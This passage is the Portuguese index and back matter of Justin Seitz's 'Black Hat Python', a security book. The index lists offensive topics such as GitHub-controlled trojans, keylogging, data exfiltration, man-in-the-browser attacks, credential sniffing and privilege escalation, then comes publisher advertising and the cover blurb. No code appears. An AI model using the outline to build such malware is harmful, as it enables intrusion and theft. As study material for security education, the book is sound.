rastreamento de pilha, 6, 7f guia Errors (Erros), Burp, 84
função de exfiltração, 132-133
exfiltração, 128-135
 rotinas de criptografia, 129-130
 script de geração de chaves, 133-134
 funcionalidade de login, 131
 funcionalidade de lançamento, 132
 funções de suporte, 129
 testes, 134-135
Guia Extensor, Burp, 83, 84f, 99f
função extract_image, 58-59

F

método de alimentação, 71-72
Fidao, Chris, 59
Classe FileCookieJar, 71-72
parâmetro de filtro, 48
função find_module, 107
encaminhamento de túnel SSH, 30, 30f Frisch, Dan, 138

G

GDI (dispositivo gráfico do Windows Interface), 115-116
Função GetAsyncKeyState, 120
Função get_file_contents, 106
Função GetForegroundWindow, 112-113
função getGeneratorName, 79-80
função get_http_headers, 58-59
Função GetLastInputInfo, 119
função get_mac, 53-54
função getNextPayload, 81-82
Função GetOwner, 140-141
Solicitações GET, 62
Função GetTickCount, 119
Função get_trojan_config, 106
Função GetWindowDC, 116
Função GetWindowTextA, 112-113
Função GetWindowThreadProcessId, 112-113
função get_words, 95-96
módulo github3, 3
Trojans com reconhecimento do GitHub, 101-109
 configuração da conta, 102

- construção, 105-108
configurando, 104
criar módulos, 103 hackear a funcionalidade de importação, 107-108
melhorias e aprimoramentos, 109
testes, 108-109
Classe `GitImporter`, 107
- H**
- função `handle_client`, 12-13
função `handle_comment`, 94-95
função `handle_data`, 73, 94-95
função `handle_endtag`, 73
função `handle_starttag`, 72-73
Objeto `HashDump`, 155
plug-in `hashdump`, 153
função `hasMorePayloads`, 80-82
Função de despejo hexadecimal, 23-24
plug-in `hivelist`, 153
Classe `HookManager`, 114
Autenticação de formulário HTML, brute
forçando, 69-74 formulário de login do administrador, 69-70 configurações gerais, 70-71 Classe de análise de HTML, 72-73 colando na lista de palavras, 73 classe de força bruta primária, 71-72 fluxo de solicitação, 70 testes, 74
Classe `HTMLParser`, 69, 72-73, 94-95
Guia Histórico HTTP, Burp, 85, 85f
- I**
- Classe `IBurpExtender`, 79-80, 88-89
Rotina de decodificação de mensagens ICMP, 42-46
Mensagem `Destination Unreachable` (destino inalcançável), 42-43, 43f
cálculo do comprimento, 44
elementos de mensagem, 42
envio de datagramas UDP e interpretação de resultados, 44-45
testes, 45-46
Classe `IContextMenuFactory`, 88-89
Classe `IContextMenuInvocation`, 88-89
Processo `IExplore.exe`, 128
parâmetro `iface`, 48
- Classe `IIIntruderPayloadGenerator`, 78-82
Classe `IIIntruderPayloadGeneratorFactory`, 78-80
script de escultura de imagem, 55-60
adicionar código de detecção facial, 59
adicionar funções de suporte, 58-59
script de processamento de codificação, 56-57
testes, 59-60
plug-in `imageinfo`, 152
Credenciais IMAP, roubo, 48, 50
Depurador de imunidade, 156-157, 156n
módulo `imp`, 107
método `init`, 41
função `inject_code`, 148-149 controle de entrada/saída (IOCTL), 37, 37n tags de entrada, 72-73
Automação de COM do Internet Explorer, 123-135
exfiltração, 128-135
rotinas de criptografia, 129-130
script de geração de chaves, 133-134
funcionalidade de login, 131
funcionalidade de lançamento, 132
funções de suporte, 129
testes, 134-135
ataques do tipo "man-in-the-browser", 124-128
criação do servidor HTTP, 127-128
definido, 124
loop principal, 125-127
estrutura de suporte para, 124-125
teste, 128
aguardando o navegador
funcionalidade, 126-127
127 Guia Intruder, Burp, 85, 86f
Ferramenta Intruder, Burp, 78
IOCTL (controle de entrada/saída), 37, 37n Rotina de decodificação de cabeçalho IP, 38-42
evitar a manipulação de bits, 39-40
protocolo legível por humanos, 40-41
testes, 41-42
estrutura típica do cabeçalho IPv4, 39f
- J**
- Janzen, Cliff, 138
Formato JSON, 104
Arquivo JAR autônomo do Jython, 76, 77f

K

Kali Linux

- nome de usuário e senha padrão, 2
- ambiente de desktop, 2f versão
- determinante, 2
- download de imagem, 2
- discussão geral, 2
- instalando pacotes, 3
- Evento KeyDown, 114
- registro de chaves, 112-115
- Função KeyStroke, 114 Khrais, Hussam, 27n Kuczmarski, Karol, 107n

L

- Estrutura LASTINPUTINFO, 119
- função `load_module`, 107
- função `login_form_index`, 124-125
- função `login_to tumblr`, 131
- função `logout_form`, 124-125
- função `logout_url`, 124-125

M

- função `mangle`, 96-97
- ataques man-in-the-browser (MitB),
 124-128
 - criação do servidor HTTP, 127-128
 - definido, 124
 - loop principal, 125-127
 - estrutura de suporte para, 124-125
 - testes, 128
 - aguardando a funcionalidade do navegador, 126-127
- ataques man-in-the-middle (MITM),
 51-55
 - adição de funções de suporte, 53-54
 - script de envenenamento de codificação, 52-53 inspeção do cache, 51
 - testes, 54-55
- Metasploit, 117
- Microsoft. *Consulte o mecanismo de busca Bing;*
 - Automação de COM do Internet Explorer
- Ataques MitB. *Veja man-in-the-browser* ataques
- Ataques MITM. *Consulte man-in-the-middle*
 - ataques
- função `module_runner`, 108

- diretório de módulos, 102
- função `mutate_payload`, 82

N

- Nathoo, Karim, 127
- módulo `netaddr`, 44, 46
- funcionalidade semelhante à do netcat, 13-20 adição de código de cliente, 15-16 chamada de funções, 14-15 funcionalidade de execução de comandos, 17-19 shell de comando, 17-19
- criação da função principal, 14-15
- criação de loop de servidor primário, 16-17
- criação de função stub, 16-17
- funcionalidade de upload de arquivo, 17-19 importação de bibliotecas, 13
- definição de variáveis globais, 13
- testes, 19-20
- Noções básicas de rede, 9-33
- criando clientes TCP, 10-11
- criando proxies TCP, 20-25
 - Função de despejo hexadecimal, 23-24
 - função `proxy_handler`, 22-23
 - razões para, 20
 - testes, 25
- criação de servidores TCP, 12-13
- criação de clientes UDP, 11
- funcionalidade semelhante à do netcat.
 - Consulte* funcionalidade semelhante à do netcat
- Tunelamento SSH, 30-33
 - avançar, 30, 30f
 - reverso, 30-33, 31f, 33f
 - testes, 33
- SSH com o Paramiko, 26-30
 - criando um servidor SSH, 28-29
 - instalando o Paramiko, 26
 - autenticação de chave, 26
 - execução de comandos em Cliente Windows sobre SSH, 27-29
 - testes, 29-30
- sniffers de rede, 35-46
 - descoberta de hosts ativos em segmentos de rede, 36
- Rotina de decodificação de mensagens ICMP, 42-46
 - Destino inalcançável
 - mensagem, 42-43, 43f
 - cálculo do comprimento, 44
 - elementos de mensagem, 42

- envio de datagramas UDP e interpretação dos resultados, 44-45
testes, 45-46
- Rotina de decodificação de cabeçalho IP, 38-42 evitando a manipulação de bits, 39-40
protocolo legível por humanos, 40-41
teste, 41-42
cabeçalho IPv4 típico estrutura, 39f modo promíscuo, 37
configuração do sniffer de soquete bruto, 37 Windows versus Linux, 36-38
novo método, 41
- O**
- automação forense ofensiva, 151-161
injeção direta de código, 156-161
instalando a Volatilidade, 152
perfis, 152
recuperação de hashes de senha, 153-155
recursos on-line
Chaves de API do Bing, 88n Burp, 76
Cain and Abel, 74n Carlos Perez, 147n criação de estrutura básica para repositório, 102 projeto DirBuster, 65n projeto El Jefe, 139 código de detecção facial, 59 gerando Metasploit cargas úteis, 117n importação de hacking Python funcionalidade, 107n Hussam Khrais, 27n Depurador de imunidade, 156n controle de entrada/saída (IOCTL), 37n formulário de login de administrador do Joomla, 69 Jython, 76 Kali Linux, 2 Código de shell do MessageBox, 157 módulo netaddr, 46 OpenCV, 56n Paramiko, 26 PortSwigger Web Security, 76 exemplo de escalonamento de privilégios serviço, 138
- py2exe, 105n
Pacote PyCrypto, 128n Biblioteca PyHook, 112n
Biblioteca da API do Python GitHub, 102n Página do Python WMI, 139n Instalador do PyWin32, 138
Scapy, 48, 48n
módulo de soquete, 9n SVNDigger, 65n VMWare Player, 1n Estrutura de volatilidade, 152 Documentação da classe `Win32_Process`, 141n
GDI do Windows, 116n WingIDE, 4 Wireshark, 35
OpenCV, 56, 59-60 função os.walk, 64 bandeira própria, 124-125
- P**
- processamento de arquivos de captura de pacotes. *Veja*
Processamento de PCAP função packet.show(), 49
Paramiko, 26-30
criando o servidor SSH, 28-29
instalando, 26
execução de comandos no cliente Windows por SSH, 27-29
Autenticação de chave SSH, 26 testes, 29-30
lista de palavras para adivinhação de senhas, 93-99 conversão de tráfego HTTP selecionado na lista de palavras, 95-96 funcionalidade para exibir a lista de palavras, 96-97 teste, 97-99, 97f-99f Guia Cargas úteis, Burp, 85, 86f
Processamento de PCAP (arquivo de captura de pacotes), 55-60
adicionar código de detecção facial, 59
adicionar funções de suporte, 58-59
Resultados de envenenamento de cache ARP, 53 script de processamento de codificação, 56-57 script de escultura de imagem, 55-60 testes, 59-60
Perez, Carlos, 147n
Gerenciador de pacotes pip, 3
Credenciais de POP3, roubo, 48, 50

função `populate_offsets`, 154-155
PortSwigger Web Security, 76
Erro de porta inalcançável, 42 Guia Posições, Burp, 85, 86f Função `post_to tumblr`, 132 escalonamento de privilégios, 137-149 injeção de código, 147-149 instalação do serviço de exemplo, 138 instalação de bibliotecas, 138 monitoramento de processos, 139-141 testes, 141 com WMI, 139-141 privilégios de token, 141-143 recuperação automática privilegios habilitados, 142-143 saída e registro em log, 143 vencendo a corrida contra a execução de código, 144-147 criação do monitor de arquivos, 144-146 testes, 146-147 parâmetro `prn`, 48 monitoramento de processos, 139-141 testes, 141 com WMI, 139-141 função `process_watcher`, 140-141 sinalizador `--profile`, 152 função `proxy_handler`, 22-23 guia Proxy, Burp, 85, 85f classe `PSList`, 158-159 `py2exe`, 105 Pacote PyCrypto, 128n, 130 Biblioteca PyHook, 112, 120 Biblioteca da API do Python GitHub, 102 Instalador do PyWin32, 138

Q

Objetos de fila, 63-64, 66-67

R

função `random_sleep`, 131 Função `ReadDirectoryChangesW`, 144-146 função `receive_from`, 23-24 função `recvfrom()`, 11 registrar `IntruderPayloadGeneratorFactory` função, 79-80 Classe `RegistryApi`, 154-155 Ferramenta de repetição, Burp, 78 Classe `Request`, 62 função `request_handler`, 23-25 função `request_port_forward`, 32 função de reinicialização, 81

função `response_handler`, 23-25 função `restore_target`, 53-54 função `reverse_forward_tunnel`, 31-32 tunelamento SSH reverso, 30-33, 31f, 33f função `run`, 103

S

deteção de sandbox, 118-122 Biblioteca Scapy, 47-60 Envenenamento de cache ARP, 51-55 adição de funções de suporte, 53-54 script de envenenamento de codificação, 52-53 inspeção do cache, 51 testes, 54-55 instalação, 48 processamento de PCAP adicionar código de detecção facial, 59 adicionar funções de suporte, 58-59 Resultados de envenenamento de cache ARP, 53 script de processamento de codificação, 56-57 script de escultura de imagem, 55-60 testes, 59-60 roubo de credenciais de e-mail, 48-50 aplicação de filtro para e-mail comum portos, 49-50 criando um sniffer simples, 48-49 testando, 50 Guia Scope, Burp, 92, 93f capturas de tela, 115-116 Privilégio `SeBackupPrivilege`, 142t Secure Shell. Consulte SSH Privilégio `SeDebugPrivilege`, 142t Função `SelectObject`, 116 Privilégio `SeLoadDriver`, 142, 142t Função `sendto()`, 11 função `server_loop`, 16-17 Função `SetWindowsHookEx`, 112 execução de código de shell, 116-118 Módulo `SimpleHTTPServer`, 117-118 Guia Mapa do site, Burp, 97f-98f Credenciais SMTP, roubo, 48, 50 função `sniff`, 48 Parâmetro `SOCK_DGRAM`, 11 módulo de soquete, 9-10 criação de proxies TCP, 20-21 criação de clientes TCP, 10-11 criação de servidores TCP, 12-13 criação de clientes UDP, 11 funcionalidade do tipo netcat, 13 Parâmetro `SOCK_STREAM`, 10-11

- SSH (Secure Shell)
com o Paramiko, 26-30 criando o servidor SSH, 28-29
instalando o Paramiko, 26
autenticação de chave, 26
execução de comandos em Cliente Windows sobre SSH, 27-29
testes, 29-30
tunelamento, 30-33
avançar, 30, 30f
reverso, 30-33, 31f, 33f
testes, 33
Função `ssh_command`, 26-27
Guia Dados da pilha, WingIDE, 6-8
função `start_monitor`, 145-146
função `store_module_result`, 106
parâmetro de armazenamento, 50
função de faixa, 94-95
biblioteca de subprocessos, 17
SVNDigger, 65
- T**
- dicionário `tag_results`, 72-73
Classe `TagStripper`, 94-96
Guia Target (Alvo), Burp, 92, 93f, 97f-98f Clientes TCP, criação, 10-11
Proxies TCP
criando, 20-25
Função de despejo hexadecimal, 23-24
função `proxy_handler`, 22-23
motivos para criar, 20 testes, 25
Classe `TCPServer`, 127
Servidores TCP, criação, 12-13
função `test_remote`, 64
privilegios de token, 141-143
recuperação automática de privilegios ativados
privilegios, 142-143 saída e registro em log, 143
método de transporte, 32
trojans
Com reconhecimento do GitHub, 101-109
configuração da conta, 102
construção, 105-108
configurando, 104
criar módulos, 103 hackear a funcionalidade de importação, 107-108
melhorias e aprimoramentos para, 109
testes, 108-109
- Tarefas do Windows, 111-122
registro de chaves, 112-115
detecção de sandbox, 118-122
capturas de tela, 115-116
execução de código de shell, 116-118
Tumblr, 128-135
- U**
- Clientes UDP, criando, 11
função `udp_sender`, 44-45
Biblioteca `urllib2`, 62, 116
função `urlopen`, 62
- V**
- VMWare Player, 1
Estrutura de volatilidade, 151-161
injeção direta de código, 157-161 instalação, 152
perfis, 152
recuperação de hashes de senha, 153-155
- W**
- função `wait_for_browser`, 126-127
bandeira `wb`, 17
ataques a aplicativos da Web, 61-74
forçando diretórios e locais de arquivos, 65-68
aplicação da lista de extensões a serem testadas, 67-68
criação de lista de extensões, 68
criação de objetos Queue a partir de arquivos de lista de palavras, 66 configuração da lista de palavras, 68 teste, 68
autenticação de formulários HTML com força bruta, 69-74
formulário de login do administrador, 69-70
configurações gerais, 70-71
classe de análise de HTML, 72-73 colando na lista de palavras, 73 classe de força bruta primária, 71-72
fluxo de solicitações, 70 testes, 74
Solicitações
GET
simples, 62
usando a classe `Request`, 62

- ataques a aplicativos da web, *continuação*
 - mapeamento de instalações de aplicativos da web de código aberto, 63-65
 - biblioteca de soquetes, 62
- fuzzers de aplicativos da Web, 78-87
 - acessando a documentação do Burp, 78-81
 - implementação do código para atender aos requisitos, 79-82
 - extensão de carregamento, 83-84, 83f-84f
 - fuzzer simples, 82-83
 - uso de extensão em ataques, 84-87, 85f-87f
- Classe Win32_Process, 140-141, 141n
- Módulo win32security, 142-143
- Interface de dispositivo gráfico do Windows (GDI), 115-116
- Escalonamento de privilégios do Windows, 137-149
 - injeção de código, 147-149
 - instalação do serviço de exemplo, 138
 - instalação de bibliotecas, 138
 - monitoramento de processos, 139-141
 - testes, 141
 - com WMI, 139-141
 - privilégios de token, 141-143
 - recuperação automática
 - privilégios habilitados, 142-143
 - saída e registro em log, 143
 - vencendo a corrida contra a execução de código, 144-147
 - criação do monitor de arquivos, 144-146
 - testes, 146-147

- Tarefas de trojan do Windows, 111-122
 - keylogging, 112-115
 - detecção de sandbox, 118-122
 - capturas de tela, 115-116
 - execução de shellcode, 116-118
- WingIDE
 - acesso, 4f
 - correção de dependências ausentes, 4
 - discussão geral, 3-4
 - inspeção e modificação de dependências locais
 - variáveis, 8, 8f
 - instalação, 4
 - abrindo um arquivo Python em branco, 5f
 - definindo pontos de interrupção, 5
 - configuração de script para depuração, 6, 6f
 - visualização do rastreamento de pilha, 6, 7f
- função wordlist_menu, 95-96
- Wuerger, Mark, 139

ATUALIZAÇÕES

Acesse <http://www.nostarch.com/blackhatpython> para obter atualizações, erratas e outras informações.

Mais livros sem sentido da



NO STARCH PRESS




CHAPÉU CINZA PYTHON

Programação Python para Hackers e Engenheiros Reversos

por JUSTIN SEITZ

ABRIL DE 2009, 216 PP., US\$ 39,95
ISBN 978-1-59327-192-3




HACKING, 2^a EDIÇÃO

A arte da exploração

por JON ERICKSON

FEV. 2008, 488 PP., C/CD, US\$ 49,95
ISBN 978-1-59327-144-2




O LIVRO PROFISSIONAL DA IDA, 2^a EDIÇÃO

O guia não oficial do

O desmontador mais popular do mundo


por CHRIS EAGLE

JUL. 2011, 672 PÁGS., US\$ 69,95
ISBN 978-1-59327-289-0



O Guia do Testador de Penetração

por DAVID KENNEDY, JIM O'GORMAN,
DEVON KEARNS e MATI AHARONI JUL
2011, 328 págs., US\$ 49,95
ISBN 978-1-59327-288-3




SEGURANÇA INTERNA DO ANDROID

Um guia detalhado para

Arquitetura de segurança do Android

por NIKOLAY ELENKOV

OUTUBRO DE 2014, 432 PÁGS., US\$
49,95
ISBN 978-1-59327-581-5



ANALISE PRÁTICA DE MALWARE

O guia prático para dissecar
software malicioso

por MICHAEL SIKORSKI e

ANDREW HONIG

FEV. 2012, 800 PÁGS., US\$ 59,95
ISBN 978-1-59327-290-6

TELEFONE:
800.420.7240 OU
415.863.9900

EMAIL:
SALES@NOSTARCH.COM
WEB:
WWW.NOSTARCH.COM

"A diferença entre os roteiristas e os profissionais é a diferença entre simplesmente usar as ferramentas de outras pessoas e escrever as suas próprias ferramentas."

- Charlie Miller, do prefácio

Quando se trata de criar ferramentas de hacking poderosas e eficazes, Python é a linguagem preferida da maioria dos analistas de segurança. Mas como a mágica acontece?

Em *Black Hat Python*, o mais recente livro de Justin Seitz (autor do best-seller *Gray Hat Python*), você explorará o lado mais obscuro dos recursos do Python - escrevendo sniffers de rede, manipulando pacotes, infectando máquinas virtuais, criando cavalos de troia furtivos e muito mais. Você aprenderá a:

- Crie um trojan de comando e controle usando o GitHub
- Detectar sandboxing e automatizar tarefas comuns de malware, como keylogging e captura de tela
- Aumente os privilégios do Windows com o controle criativo de processos
- Usar truques ofensivos de análise forense de memória para recuperar hashes de senha e injetar shellcode em uma máquina virtual

- Ampliar a popular ferramenta de hacking da Web Burp Suite
- Abusar da automação de COM do Windows para realizar um ataque man-in-the-browser
- Exfiltrar dados de uma rede de forma mais sorrateira

Técnicas privilegiadas e desafios criativos mostram como ampliar os hacks e como criar suas próprias explorações.

Quando se trata de segurança ofensiva, sua capacidade de criar ferramentas poderosas em tempo real é indispensável. Saiba como em *Black Hat Python*.

Sobre o autor

Justin Seitz é pesquisador de segurança sênior da Immunity, Inc., onde passa seu tempo caçando bugs, fazendo engenharia reversa, escrevendo exploits e codificação em Python. Ele é o autor de *Gray Hat Python* (No Starch Press), o primeiro livro que aborda Python para análise de segurança.



OFINESTIN GEEK ENTERTAINMENT™
www.nostarch.com

C\$4.95 (C\$6.95 CDN)

ISBN: 978-1-59327-590-7



9 781593 275907

www.it-ebooks.info

Guardar em:
COMPUTADORES/SEGURANÇA



6 89145 75900 6